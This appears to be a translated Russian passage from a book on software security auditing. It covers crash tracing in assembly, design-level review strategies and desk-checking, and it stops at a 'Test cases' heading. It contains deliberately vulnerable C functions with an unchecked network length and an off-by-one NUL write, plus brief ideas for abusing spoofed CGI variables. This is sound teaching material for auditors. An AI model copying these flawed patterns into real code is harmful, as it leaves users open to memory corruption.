| Скорость             | От быстрой до средней, в зависимости от числа точек                                                                                                                          |
| Влияние на понимание | Низкое                                                                                                                                                                       |
| Абстракция           | От базовой реализации до сложной реализации                                                                                                                                  |
| Сильные стороны      | Хорошее покрытие для известных классов уязвимостей; не чрезмерно ментально утомляет; трудно сбиться с пути.                                                                  |
| Слабые стороны       | Способна подтверждать только ограниченный набор потенциальных проблем; влияние на понимание почти отсутствует; результаты хороши лишь настолько, насколько хорош инструмент. |

Большую часть времени метод черного ящика включает некоторый уровень анализа аварийного завершения. Чтобы выполнить этот шаг, вероятно, нужно быть знакомым с ассемблерным кодом. Многие отладчики в некоторой степени могут сопоставлять исходный код с ассемблерным кодом, поэтому, если доступен исходный код, возможно, не придется настолько хорошо знать ассемблер. Однако рано или поздно хороший аудитор должен уметь читать и интерпретировать ассемблерный код. К счастью, почти наверняка вы освоите это с опытом, и можно воспользоваться большим объемом доступной литературы по ассемблерному коду для разных архитектур. Поскольку большинство популярного ПО компилируется для платформ Intel, вероятно, сначала стоит изучить эту платформу. Помимо книг и онлайн-руководств, полный справочник набора инструкций Intel и

руководства по программированию можно найти у Intel по адресу [www.intel.com/design/pentium4/manuals/index\\_new.htm](http://www.intel.com/design/pentium4/manuals/index_new.htm).

Теперь перед вами задача: трассировать назад от дампа памяти, где произошел сбой, к месту в коде, где что-то пошло не так. Эта тема могла бы заслуживать целой главы или больше, но поскольку она не является фокусом этой главы (или книги), рассматриваются только основы. Во-первых, некоторые дампы аварийного завершения легко найти, потому что они падают точно в месте, где срабатывает ошибка. Рассмотрим, например, следующий код:

```
text:76F3F707      movzx  ecx, word ptr [eax+0Ah]
text:76F3F70B      dec    ecx
text:76F3F70C      mov    edx, ecx
text:76F3F70E      shr    ecx, 2
text:76F3F711      lea    edi, [eax+19h]
text:76F3F714      rep movsd
text:76F3F716      mov    ecx, edx
text:76F3F718      and    ecx, 3
text:76F3F71B      rep movsb
text:76F3F71D      pop    edi
text:76F3F71E      pop    esi
```

Произойдет огромная операция копирования памяти, если предположить, что вы можете контролировать короткое целое, расположенное по адресу `[eax+0Ah]`, и установить это целое в 0. Если оно установлено в 0, инструкция `dec ecx` вызывает целочисленное переполнение вниз, что приводит к большому копированию памяти.

NB. Этот тип ошибки подробнее обсуждается в главе 6, "Проблемы языка C". Не беспокойтесь, если сейчас он непонятен. Просто знайте, что в результате происходит огромное копирование памяти, повреждающее большие объемы программных данных.

Если бы вы fuzz-тестировали эту ошибку, она упала бы на инструкции `rep movsd`. Эту ошибку довольно просто анализировать обратной трассировкой, потому что вы сразу знаете, где происходит сбой.

Оставшаяся работа - выяснить, где заполняется `[eax+0Ah]`. Обычно вы ищете в непосредственной функции, где приложение упало; если это не помогает, может потребоваться дополнительная исследовательская работа. В этом случае нужно посмотреть, где был установлен регистр `eax`, и трассировать назад, чтобы найти, где он был выделен. В объектно-ориентированном коде такие ссылки могут относиться к созданию объекта класса, что усложняет работу (если у вас есть только бинарный файл), потому что нельзя увидеть прямой путь от заполнения этого места памяти к месту, где оно используется. К счастью, другие люди, в частности Халвар Флейк, работали над распознаванием объектов в бинарных файлах и отсевом нежелательных путей кода, чтобы помочь изолировать активность в определенной части приложения. Инструмент `Flake BinNavi` и `plug-in objrec` для IDA описаны далее в этой главе, в разделе "Инструменты бинарной навигации". В этой ситуации сбой анализируется по такой базовой процедуре:

1. Изучите инструкцию, на которой программа упала, чтобы понять, почему был сгенерирован `fault`. Был ли прочитан недопустимый исходный операнд? Была ли выполнена запись в недопустимую операцию назначения? Был ли индекс места памяти слишком большим или слишком маленьким? Был ли счетчик цикла неразумным значением?

2. Работайте назад, чтобы определить, откуда пришел недопустимый операнд. Посмотрите назад в локальной функции, чтобы увидеть, где был заполнен релевантный регистр. Был ли он заполнен членом структуры? Был ли установлен локально? Является ли он аргументом? Для членов структур или объектов этот шаг может включать довольно много работы.
3. Свяжите недопустимый операнд с некоторыми данными, поданными в программу в точке входа, которую вы fuzz-тестировали. Определите, какая часть данных вызвала исключение.

Второй пример работы со сбоями возникает, когда приложение падает в, казалось бы, случайном месте. Это может произойти, когда повреждение памяти возникает в какой-то точке программы, но поврежденная область памяти не используется (или используется так, что генерируется fault) до гораздо более позднего места в коде. Фактически в предыдущем ассемблерном примере представьте, что вы трассировали назад и определили, что `[eax+0Ah]` устанавливается в 10 при инициализации класса и никогда не меняется. Тогда этот сбой становится загадочным, потому что вы определили, что `[eax+0Ah]` никогда не устанавливается в 0, но здесь он падает именно потому, что был установлен в 0. В этом случае, вероятно, произошло одно из двух:

- вы повредили память где-то в начале структуры, на которую указывает `eax`;
- вы повредили другой буфер в куче, и он перезаписал структуру, на которую указывает `eax`.

Если верен первый случай, при повторном fuzz-тестировании приложения с тем же вводом, вероятно, произойдет идентичный сбой; если верен второй случай, приложение может упасть в совершенно другом месте или не упасть вовсе.

Так как же выяснить, что происходит? В зависимости от природы уязвимости доступно несколько инструментов, помогающих обнаружить причину fault. Самый простой случай для обнаружения - когда буфер, не являющийся частью какой-либо структуры, выделен в куче и переполнен. Хотя случайные сбои сначала кажутся проблемой, такие проблемы можно довольно быстро изолировать. У Microsoft есть инструмент `gflags`, входящий в Microsoft Debugging Tools for Windows (доступны по адресу [www.microsoft.com/whdc/devtools/debugging/debugstart.mspx](http://www.microsoft.com/whdc/devtools/debugging/debugstart.mspx)), полезный в этой ситуации. В частности, его можно использовать для включения функциональности "heap raging" в отлаживаемом процессе. По сути heap raging заставляет каждый запрос памяти выделяться в конце страницы так, что сразу после выделенной памяти следует guard page. Поэтому, когда происходит переполнение буфера, при операции копирования выполняется попытка записать данные на guard page, что вызывает исключение. Так можно заставить исключение происходить немедленно, когда срабатывает ошибка.

Однако пользовательские распределители памяти могут быть сложнее. Один подход - перехватывать вызовы пользовательских процедур выделения памяти и перенаправлять их к системным процедурам выделения. Сложность этого подхода зависит от ОС, от того, находятся ли распределители памяти в отдельной разделяемой библиотеке, и от того, являются ли они внешне доступными символами. Другие решения могут включать исправление бинарного кода так, чтобы пользовательские распределители памяти ничего не делали, кроме вызова настоящих процедур выделения. Некоторые из этих методов могут стать грязными и требовать много программирования, но выбор зависит от тестовой среды и доступных инструментов. Например, в UNIX-среде перехват вызовов функций к разделяемой библиотеке довольно прост с помощью функциональности `LD_PRELOAD`, предоставляемой UNIX-компоновщиками. Можно установить эту переменную среды, чтобы направить компоновщик на загрузку выбранной вами библиотеки вместо библиотечной функции, которую предполагалось вызвать.

NB. Функциональность компоновщика `LD_PRELOAD` в прошлом была целью ошибок безопасности, и она подробнее обсуждается при рассмотрении уязвимостей UNIX в главе 10, "Unix II: процессы".

Еще один быстрый и грубый прием включает использование отладчика для ручного перенаправления вызовов из одного места в другое, чтобы вызывались другие процедуры выделения. Например, можно установить breakpoint в отладчике на пользовательское приложение, а затем устанавливать указатель инструкции на системный распределитель памяти каждый раз, когда breakpoint срабатывает. Этот метод утомителен, потому что выделения, вероятно, происходят в исследуемом приложении сотни раз; однако многие отладчики позволяют создавать сценарии или автоматически выполнять задачи при срабатывании breakpoint. Например, в отладчике SoftICE можно выполнить следующую команду:

```
bpx 12345678 DO "r eip malloc"
```

Эта команда устанавливает breakpoint на место памяти 0x12345678, если предположить, что пользовательский распределитель памяти находится там. Когда breakpoint срабатывает, указатель инструкции меняется так, чтобы указывать на процедуру malloc().

Если вы повредили структуру, нужно изучить последствия этого повреждения, чтобы понять, как оно произошло. Ищите смещение самого нижнего поврежденного члена структуры, чтобы получить более точное место. Узнав место, вы должны суметь определить, что повреждение произошло одним из двух способов:

- буфер в структуре был целью небезопасного копирования;
- массив некоторого другого типа данных (возможно, целых чисел или указателей) был небезопасно записан из-за недопустимого индекса в этот массив или потому, что в массив просто скопировали слишком много элементов.

Поэтому нужно определить, где поврежденные элементы существуют в исследуемой структуре. Это может сократить время, затрачиваемое на изучение того, как структурой манипулируют, поскольку модификации типов данных фиксированного размера не являются предметом интереса. То, как обращаются к определенным смещениям структуры, дает ясное указание, какой тип данных там хранится. Код, указывающий на буферы данных в структуре, может выглядеть примерно так:

```
lea eax, [ebx+0FCh]

push [ebp + arg_0]

push eax

call strcpy
```

Предположим, вы исследуете сбой, потому что [ebx+124h] должен быть указателем, но вместо этого равен 0x41414141, поскольку вы каким-то образом повредили структуру. Глядя на предыдущий код, можно увидеть, что [ebx+0FCh], по-видимому, является строкой, потому что он передается как аргумент назначения в strcpy(). Затем можно трассировать назад arg\_0 и посмотреть, контролировали ли вы его и действительно ли он является результатом повреждения структуры.

## Кандидатные точки, специфичные для приложения

После некоторого времени работы с кодовой базой вы начнете замечать повторяющиеся уязвимые шаблоны и программные идиомы. Иногда это уязвимые utility-функции, например обертка базы данных или процедура обработки строк. В стратегии CP6 (см. таблицу 4-14) вы сосредотачиваетесь на сходствах в этих шаблонах и разрабатываете простые методы поиска по коду для генерации списков кандидатных точек. Обычно эта стратегия включает не больше, чем создание простого сценария с проверками регулярных выражений на выбранном языке. Хотя можно отвлечься на спор Perl против Python против Ruby против модного языка месяца. Стоит отметить, что крутые ребята используют Haskell.

**Таблица 4-14. CP6: кандидатные точки, специфичные для приложения**

| Поле                 | Значение                                                                                                                                                                  |
|----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Потенциальные уязвимости                                                                                                                                                  |
| Конечная точка       | Любая форма изменяемого пользователем ввода                                                                                                                               |
| Метод трассировки    | Назад, чувствительно к потоку управления, чувствительно к потоку данных                                                                                                   |
| Цель                 | Выявить потенциальные уязвимости на основе шаблонов, наблюдавшихся в проверке до этого момента.                                                                           |
| Сложность            | От легкой до умеренной                                                                                                                                                    |
| Скорость             | Быстрая                                                                                                                                                                   |
| Влияние на понимание | Очень низкое                                                                                                                                                              |
| Абстракция           | От базовой реализации до логики реализации                                                                                                                                |
| Сильные стороны      | Хороший баланс скорости и глубины покрытия; не слишком ментально утомляет; трудно сбиться с пути.                                                                         |
| Слабые стороны       | Требует глубокого понимания кодовой базы; влияние на понимание почти отсутствует; смещает проверяющего к подтверждению только ограниченного набора потенциальных проблем. |

## Стратегии обобщения проекта

Стратегии обобщения проекта (DG) сосредоточены на выявлении логических и проектных уязвимостей путем анализа реализации и вывода высокоуровневых проектных абстракций. После получения такого понимания можно использовать стратегии обобщения проекта для выявления областей пересекающегося доверия, где требуются границы доверия. Этот подход является разновидностью обобщения в проектировании программного обеспечения, где высокоуровневые интерфейсы и компоненты разрабатываются путем обобщения низкоуровневых реализаций. Стратегии обобщения используются главным образом как последующий компонент после других стратегий, потому что требуют хорошего понимания реализации и функции приложения.

## Моделирование системы

Глава 2 обсуждала моделирование угроз как способ разработать абстракцию системы через процесс факторизации сверху вниз. Однако нет причин, по которым нельзя запустить модель угроз в обратном направлении и смоделировать систему, обобщая от реализации снизу вверх, а затем снова факторизовать вниз на компоненты, которые вы еще не видели. Эта стратегия DG1 (см. таблицу 4-15) может быть чрезвычайно тщательной и весьма эффективной, когда нужно получить наиболее подробное знание системы. К сожалению, она также медленная, потому что фактически означает обратное восстановление полного проекта из реализации. Однако это лучший метод выявления проектных и архитектурных уязвимостей в существующей реализации.

**Таблица 4-15. DG1: моделирование системы**

| Поле            | Значение                                 |
|-----------------|------------------------------------------|
| Начальная точка | Начало проверяемого модуля               |
| Конечная точка  | Уязвимости безопасности (открытый конец) |

| Поле                 | Значение                                                                                                                                                                                               |
|----------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Метод трассировки    | Различается                                                                                                                                                                                            |
| Цель                 | Выявить более абстрактные, логические и высокоуровневые уязвимости путем моделирования фактического поведения системы.                                                                                 |
| Сложность            | Трудная                                                                                                                                                                                                |
| Скорость             | Медленная                                                                                                                                                                                              |
| Влияние на понимание | Очень высокое                                                                                                                                                                                          |
| Абстракция           | От логики реализации до архитектуры                                                                                                                                                                    |
| Сильные стороны      | Предоставляет наиболее эффективный метод выявления логических и проектных уязвимостей; может выявлять некоторые типы операционных уязвимостей; дает подробное знание проекта и архитектуры приложения. |
| Слабые стороны       | Требует сильного понимания реализации системы; легко сбиться с пути; требует концентрации и опыта; может быть трудоемкой.                                                                              |

Обычно подробное моделирование нужно выполнять только для критичных для безопасности компонентов, таких как подсистема безопасности приложения, цепочка обработки ввода или другие крупные framework-компоненты, используемые по всему приложению. Однако цикл рефакторинга приложения дает возможность построить полную модель, проверенную по реализации. Этот цикл вносит накладные расходы в процесс рефакторинга, но он гораздо менее навязчив, чем моделирование после завершения приложения, и может окупиться за счет защиты проекта приложения во время и после рефакторинга.

## Проверка гипотез

Стратегия DG2 (см. таблицу 4-16) - это просто процесс попытки определить проект меньших программных элементов путем выдвижения гипотезы и проверки ее через наблюдения за реализацией. Эта стратегия особенно необходима для любых средних и крупных приложений, потому что они слишком велики, чтобы охватить их умом целиком за один раз. Вместо этого вы предполагаете, какую абстракцию отражает реализация, а затем пытаетесь анализировать реализацию в контексте этого предположения. Если вы правы, вы успешно восстановили элемент проекта из реализации. Если ошиблись, ваши усилия должны дать достаточно контекста, чтобы сделать более обоснованное предположение о правильном назначении.

**Таблица 4-16. DG2: проверка гипотез**

| Поле                 | Значение                                                                                                               |
|----------------------|------------------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Начало проверяемых элементов кода                                                                                      |
| Конечная точка       | Уязвимости безопасности (открытый конец)                                                                               |
| Метод трассировки    | Различается                                                                                                            |
| Цель                 | Выявить более абстрактные, логические и высокоуровневые уязвимости путем моделирования фактического поведения системы. |
| Сложность            | Трудная                                                                                                                |
| Скорость             | Средняя                                                                                                                |
| Влияние на понимание | Очень высокое                                                                                                          |
| Абстракция           | От логики реализации до архитектуры                                                                                    |

| Поле            | Значение                                                                                                                                                                                    |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Сильные стороны | Более быстрый метод выявления проблем в проекте программных элементов; помогает построить хорошее понимание аспектов проекта; хорошо подходит для выявления более сложных и тонких проблем. |
| Слабые стороны  | Легко сбиться с пути; плохие предположения могут сорвать более поздние элементы проверки; может ментально утомлять.                                                                         |

## Выведение назначения и функции

Стратегия DG3, описанная в таблице 4-17, относится к процессу прямого выявления абстракции, которую представляет реализация. Один из лучших способов выполнить эту стратегию - выбрать ключевые программные элементы и суммировать их. Например, попробуйте выявить элементы кода, которые, похоже, обеспечивают границу доверия. Затем попытайтесь вывести связанные уровни доверия, привилегии и базовую структуру из реализации. Этот метод может требовать обильных заметок и некоторого построения диаграмм, и у вас могут быть несколько ошибочных шагов; однако в конце вы должны получить хорошее понимание программных идиом, ответственных за компонент модели доверия, который оцениваете. Из этого понимания вы должны суметь выявить проектные и архитектурные проблемы в этой части модели.

**Таблица 4-17. DG3: выведение назначения и функции**

| Поле                 | Значение                                                                                                                                                                                                                 |
|----------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Начало проверяемых элементов кода                                                                                                                                                                                        |
| Конечная точка       | Уязвимости безопасности (открытый конец)                                                                                                                                                                                 |
| Метод трассировки    | Различается                                                                                                                                                                                                              |
| Цель                 | Выявить более абстрактные, логические и высокоуровневые уязвимости путем моделирования фактического поведения системы.                                                                                                   |
| Сложность            | Трудная                                                                                                                                                                                                                  |
| Скорость             | Средняя                                                                                                                                                                                                                  |
| Влияние на понимание | Очень высокое                                                                                                                                                                                                            |
| Абстракция           | От логики реализации до архитектуры                                                                                                                                                                                      |
| Сильные стороны      | Сосредоточена на областях, которые уже известны как значимые для безопасности; помогает построить более полную модель проекта и архитектуры приложения; помогает построить хорошее понимание отдельных аспектов проекта. |
| Слабые стороны       | Плохие предположения могут сорвать более поздние элементы проверки; ментально утомляет.                                                                                                                                  |



## Проверка соответствия проекту

При проверке реализации приложения вы увидите ряд часто используемых путей кода, и усилия по обобщению проекта следует сосредоточить на этих областях. Нужно внимательно смотреть на "серые зоны" в таких компонентах - части проекта, где правильное действие в определенном случае не определено, что приводит к поведению, специфичному для реализации. Если нет доступа к формальной спецификации, вы не знаете, реализует ли кусок кода определенное поведение; однако это может не иметь значения. По сути ваша цель - исследовать все странные случаи, когда некоторая операция выполняется над потенциально недоверенными данными. После того как вы обнаружили, что приложение пытается выполнить в функции или модуле, становится очевидно, когда чему-то неправильному позволяют пройти дальше. Эта стратегия DG4 сведена в таблице 4-18.

**Таблица 4-18. DG4: проверка соответствия проекту**

| Поле                 | Значение                                                                                                                                          |
|----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Начало проверяемого модуля                                                                                                                        |
| Конечная точка       | Конец проверяемого модуля                                                                                                                         |
| Метод трассировки    | Вперед, чувствительно к потоку управления, чувствительно к потоку данных                                                                          |
| Цель                 | Выявить уязвимости в реализации, вызванные отклонениями от спецификации.                                                                          |
| Сложность            | Умеренная                                                                                                                                         |
| Скорость             | Средняя                                                                                                                                           |
| Влияние на понимание | Среднее                                                                                                                                           |
| Абстракция           | От логики реализации до проекта                                                                                                                   |
| Сильные стороны      | Трудно сбиться с пути; дает хороший баланс понимания реализации и проекта; намного проще, чем выводить функцию без проекта.                       |
| Слабые стороны       | Неверная интерпретация проекта может привести к пропуску уязвимостей; качество стратегии сильно зависит от качества и точности исходного проекта. |

Эта стратегия связана с выявлением уязвимостей, возникающих из-за расхождений между проектной спецификацией и реализацией. Проектная спецификация является ориентиром того, что приложение должно делать, но такие спецификации редко соблюдаются буквально. Проектные спецификации часто не определяют поведение для каждого отдельного случая, что приводит к "серым зонам", которые более поздние разработчики должны интерпретировать. После знакомства с внутренностями приложения следует выявлять различия между спецификацией и реализацией. Нужно определить последствия такого различия и то, как они могут повлиять на безопасность приложения. Иногда нарушение политики спецификации не имеет влияния на безопасность; однако многие уязвимости безопасности являются результатом расхождений со спецификацией с непреднамеренными последствиями.

NB. В этом обсуждении используется термин "нарушение политики", а не "нарушение безопасности". При нарушении политики приложение допускает некоторое условие, которое не должно быть разрешено согласно спецификации. Нарушения политики часто эквивалентны нарушениям безопасности, но не всегда.

Определение последствий заключается в рассмотрении того, как вновь обнаруженное поведение может повлиять на остальную систему. Это определение включает чтение кода в каждой точке, затронутой нарушением политики, и рассмотрение особых случаев, которые может представлять

нижележащая платформа. Например, представьте аудит веб-сервера, который позволяет устанавливать произвольные переменные среды при получении определенных malformed headers. Обычно к каждому заголовку добавляется префикс HTTP\_, а затем он устанавливается как переменная среды. Такое поведение почти наверняка является нарушением политики. Чтобы оценить последствия, нужно читать другие части системы и определить, как атакующие могут злоупотребить этим несоответствием со спецификацией. В этом случае вы, вероятно, обнаружили бы, что можно установить произвольные значения для значимых для безопасности переменных Common Gateway Interface (CGI) в серверном приложении. Возможно, вы смогли бы установить переменную AUTH\_USER, чтобы обмануть приложение и заставить его думать, что вы уже аутентифицированы, или установить REMOTE\_HOST и REMOTE\_ADDR, чтобы выглядело так, будто вы подключаетесь локально и, следовательно, имеете право обращаться к чувствительным данным. В системах UNIX знание операционной системы может подсказать, что установка специальных переменных среды компоновщика, таких как LD\_PRELOAD, может быть полезной и привести к выполнению произвольного кода.

## Тактики аудита кода

Теперь, когда вы понимаете базовые стратегии проверки, вводятся некоторые общие рекомендации по проверке кода. Эти рекомендации не являются жесткими правилами; скорее, это бесценные техники и приемы, разработанные за годы опыта. Эти техники помогают обеспечить тщательное покрытие и понимание даже самых тонких уязвимостей. В конце концов, при оценке огромной кодовой базы легко ошибиться и пропустить строку или две. К сожалению, одна или две строки могут быть разницей между безопасным и уязвимым кодом. Однако при аккуратном применении стратегий, обсуждавшихся ранее, вместе со следующими простыми тактиками ваша эффективность должна быстро улучшиться.

## Внутренний анализ потока

В предыдущем обсуждении потока кода стратегии касались межмодульных и межпроцедурных отношений. Такой анализ потока кода хорош для навигации между функциями, но при анализе фрагмента кода нужно выполнять внутримодульный и внутримодульный анализ. Эти типы анализа требуют чувствительности и к потоку управления, и к потоку данных внутри функции независимо от того, как вы обрабатываете трассировку за пределами функции. Чтобы увидеть, как работает этот анализ, пройдите по довольно простому пути кода в следующей C-функции:

```
char *ReadString(int fd, int maxlength)
{
    int length;

    char *data;

    if(read_integer(fd, &length) < 0)
        return NULL;

    data = (char *)malloc(length + 1);

    if(data == NULL)
```

```

        return NULL;

    if(read(fd, data, length) < 0)
    {
        free(data);

        return NULL;
    }

    data[length] = '\0';

    return data;
}

```

Эта функция просто читает строку переменной длины из сетевого ввода и возвращает указатель на нее. Она делает это, читая целочисленное значение, представляющее длину, а затем читая число байтов, равное этому значению. Однако даже у этой простой функции есть несколько потенциальных путей кода для изучения. Сначала предположим, что `read_integer()` завершается неудачно. Тогда выполняемый код будет выглядеть так:

```

    read_integer(fd, &length);

    return NULL;

```

Здесь происходит немного, поэтому вместо этого посмотрим, где завершается неудачно вызов `read()`:

```

    read_integer(fd, &length);

    data = malloc(length + 1);

    read(fd, data, length);

    free(data);

    return NULL;

```

Как видите, есть большая разница между обработкой сбоя в `read_integer()` и сбоя в `read()`. Этот простой пример показывает, как тонкие изменения могут резко повлиять на путь кода неочевидным образом. Функции в реальных приложениях обычно сложнее и содержат много путей кода. При изучении функции, которую вы выявили, и проходе по релевантным путям кода важно минимизировать шанс пропустить уязвимости. Многие пути кода имеют общие участки, поэтому анализ всех релевантных путей не настолько трудоемок, как кажется. Также обычно можно читать несколько путей кода одновременно. Например, читая предыдущую функцию, можно безопасно игнорировать большинство отказов проверок ошибок как незначимые для безопасности. Однако будьте осторожны, когда проводите различие между тем, что значимо и не значимо для безопасности. Проверяющие склонны пропускать пути кода, содержащие серьезные уязвимости, в двух областях: ветви проверки ошибок и патологические пути кода.

Ветви проверки ошибок - это пути кода, по которым идут, когда проверки корректности приводят к ошибке. Они включают два пути, показанные в предыдущих примерах, и обычно вызывают возврат из функции или выход из программы. В примерах эти простые пути кода можно было легко отбросить, но помните, что они все равно являются путями кода. Даже если вызов ошибки кажется маловероятным, важно увидеть, что происходит, когда ошибка возникает, потому что код обработки ошибок относится к пути кода, который почти никогда не проходит и, вероятно, не так хорошо

протестирован и проаудирован. Эта тема подробнее обсуждается в главе 7, "Базовые блоки программ".

Патологические пути кода описывают функции со множеством небольших и незавершающих ветвей, то есть ветвей, которые не приводят к резкому завершению текущей функции. Такие функции создают экспоненциальное число похожих путей кода и могут быть чрезвычайно трудными для трассировки. Хорошая идея - пройти по таким функциям несколько раз и изучить каждый путь кода изолированно, поскольку некоторые пути могут быть вызваны неожиданными условиями. То есть возможно вызвать пути, которые логически не имеют смысла, но не запрещены реализацией.

## **Анализ подсистем и зависимостей**

Распространенное заблуждение состоит в том, что проверка кода безопасности должна быть нацелена на модули, которые напрямую работают с пользовательским вводом из указанной точки входа. Хотя такой подход звучит разумно, он может не учесть все возможные потоки управления и потоки данных, затронутые вводом. Во-первых, проект приложения может не позволять легко отделить точку входа и разбор данных от остальной кодовой базы. Например, релевантный модуль разбора данных может зависеть от нескольких других системных компонентов. Во-вторых, приложение может быть не особенно модульным в реализации. Обе причины приводят к одной проблеме: нельзя просто выбрать релевантные пути кода и изучить их без существенного знания остального приложения. Поэтому нужно рано приложить усилия к выявлению подсистем модулей и зависимостей и познакомиться с их поведением.

Например, крупные приложения часто используют собственные подсистемы выделения памяти. Эти распределители могут быть обертками над системными распределителями памяти или полными заменами, которые обращаются к системному распределителю только при запросе крупных блоков, управляемых приложением. Веб-сервер Apache управляет памятью похожим образом. Любое различие между поведением системного и пользовательского распределителя может быть важным, как вы увидите позже в главе 7.

Помимо распределителей, может потребоваться более тщательно проверить разные общие подсистемы, включая следующие:

- обработчики строковых и бинарных буферов данных;
- парсеры строк;
- замены системных API, например API манипулирования файлами и сетевые API;
- подсистемы хранения данных, например классы хэш-таблиц.

Также нужно знать особенности любой используемой стандартной системной функциональности. Более поздние главы рассматривают эти вопросы для операционных систем Windows и UNIX. Однако многие менее используемые функции не упоминаются. Когда вы встречаете незнакомые системные функции, изучите точно, как они работают. В конце концов, такие функции часто могут дать новые значимые для безопасности особенности, которые стоит искать в будущем.

## Повторное чтение кода

Даже простой акт чтения обычно является итеративным процессом. Часто нужно читать одни и те же пути кода несколько раз, чтобы учесть все классы уязвимостей, которые следует рассмотреть. Например, один подход - в одном проходе сосредоточиться на уязвимостях, связанных с целыми числами, уязвимостях управления памятью и уязвимостях форматированных данных. Затем выполнить еще один проход, сосредоточенный на функциональных аудитах: проверке возвращаемых значений, ошибкоопасных вызовов API и так далее. Наконец, можно сделать проход для выявления любых уязвимостей синхронизации.

Нет метрики, определяющей, сколько проходов требует кусок кода. Например, не нужно рассматривать уязвимости синхронизации, если код не выполняется в многопоточном контексте, не работает с асинхронными событиями и не изменяет разделяемые данные. Используйте собственное суждение, определяя число проходов; однако рекомендуется делать как минимум два прохода, потому что при одном проходе можно пропустить тонкие сложности в коде или допустить очевидный недосмотр.

Особенно сложный код может быть трудно удержать в голове, поэтому может понадобиться несколько проходов, чтобы понять, что он делает. Даже после достижения тщательного понимания полезно позже вернуться и проверить, что ваше понимание кода правильно и полно. Уязвимости безопасности обычно существуют из-за недосмотров в кажущихся мелкими деталях, которые сильно влияют на код. Нужно продолжать задавать вопросы даже о простом на вид коде. Изменяются ли глобальные переменные или члены структур? Всегда ли инициализируются возвращаемые значения или аргументы? Игнорируются ли возвращаемые значения или неправильно интерпретируются из-за ошибок типов или неправильных вызовов? Эти вопросы - лишь несколько вещей, которые нужно учитывать для каждой исследуемой функции. Лучший способ убедиться, что вы все покрыли, - оценить некоторый код, а затем вернуться и убедиться, что ничего не пропущено. Даже Санта проверяет свой список дважды.

## Настольная проверка

Иногда вы видите код, который трудно оценить в голове. В коде может быть слишком много переменных, приходящих из разных мест и переназначаемых, или странные конструкции с неочевидными побочными эффектами. В таких случаях рекомендуется настольная проверка. Настольная проверка - техника, состоящая в создании таблицы всех переменных во фрагменте кода и заполнении их некоторыми начальными значениями. Это должны быть значения, которые, по вашему мнению, код может обработать неправильно, например полученные из тестовых случаев, объясненных в следующем разделе. Затем вы проходите по каждой строке функции, обновляя каждое значение согласно коду. Чтобы увидеть, как работает эта техника, сначала посмотрите на простой код:

```
int read_line(int sock, char *buf, size_t length)
{
    int i, c = 0, n;

    for(i = 0; ; i++){
        n = read(sock, (void *)&c, 1);

        if(n != 1)
            return -1;
```

```

        if(c == '\n')
            break;

        if(i < length)
            buf[i] = c;
    }

    buf[i] = '\0';

    return 0;
}

```

Этот код нетрудно понять, просто взглянув на него, но он подходит для демонстрации.

NB. Если вам кажется, что код трудно понять, не беспокойтесь. После небольшой практики вы, вероятно, будете быстрее узнавать такие конструкции и легче понимать код.

Функция должна читать строку из сокета. Она помещает прочитанные из строки байты в переменную `buf`, пока та не заполнена, а затем тихо отбрасывает лишние данные в конце строки, возвращая таким образом буфер длиной не более `length` байт. Предположим, вы не вполне уверены, безопасен ли этот фрагмент кода, и хотите проверить свои мысли. Можно выполнить настольную проверку функции с тестовым случаем, который, как вы ожидаете, будет ошибочным. В этом случае вы хотите увидеть, переполняется ли `buf`, когда подается длинная строка, поэтому используете следующие тестовые данные:

```

buf = 4 byte buffer

length = 4

line being read = "ABCDEF\n"

```

Настольная проверка этой функции показана в таблице 4-19.

**Таблица 4-19. Настольная проверка алгоритма**

| Оператор                   | i | buf          | c |
|----------------------------|---|--------------|---|
| for(i = 0;                 | 0 | -            | - |
| n = read(sock, &c, 1);     | 0 | -            | A |
| if(i < length) buf[i] = c; | 0 | buf[0] = 'A' | A |
| i++;                       | 1 | -            | A |
| n = read(sock, &c, 1);     | 1 | -            | B |
| if(i < length) buf[i] = c; | 1 | buf[1] = 'B' | B |
| i++;                       | 2 | -            | B |
| n = read(sock, &c, 1);     | 2 | -            | C |
| if(i < length) buf[i] = c; | 2 | buf[2] = 'C' | C |
| i++;                       | 3 | -            | C |
| n = read(sock, &c, 1);     | 3 | -            | D |

| Оператор                   | i | buf           | c  |
|----------------------------|---|---------------|----|
| if(i < length) buf[i] = c; | 3 | buf[3] = 'D'  | D  |
| i++;                       | 4 | -             | D  |
| n = read(sock, &c, 1);     | 4 | -             | E  |
| if(i < length) buf[i] = c; | 4 | -             | E  |
| i++;                       | 5 | -             | E  |
| n = read(sock, &c, 1);     | 5 | -             | F  |
| if(i < length) buf[i] = c; | 5 | -             | F  |
| i++;                       | 6 | -             | F  |
| n = read(sock, &c, 1);     | 6 | -             | \n |
| if(c == '\n') break;       | 6 | -             | \n |
| buf[i] = '\0'              | 6 | buf[6] = '\0' | \n |

Настольная проверка показывает, что функция действительно читает в предоставленный буфер не более length байтов, а затем тихо отбрасывает данные после этого; однако в последних двух строках проверки все равно виден сбой. Видите его? NUL-байт для завершения буфера добавляется за пределами допустимой области в зависимости от длины поданной строки, потому что переменная i неправильно используется как индекс для NUL-завершения. Любая выполняемая настольная проверка должна примерно следовать формату, показанному в таблице: выполняемые операторы с одной стороны и столбцы для состояния каждой релевантной переменной после выполнения оператора. Некоторые операторы кода были опущены для краткости, когда они не влияли на тестовый случай.

Как видите, настольные проверки могут быть полезным инструментом, потому что дают понимание того, как работает алгоритм. Они помогают поймать уязвимости, которые легко пропустить, потому что на первый взгляд они выглядят нормально. Однако настольные проверки могут быть громоздкими, особенно когда тестовые случаи сложны и включают много переменных. Тем не менее они являются необходимой частью проверки данных, и их следует использовать всякий раз, когда вы не уверены в читаемом коде. После знакомства с ними удобно использовать собственные сокращенные версии таблиц настольной проверки. Например, не обязательно записывать операторы в крайнем левом столбце, если вы можете адекватно их отслеживать.

## Тестовые случаи

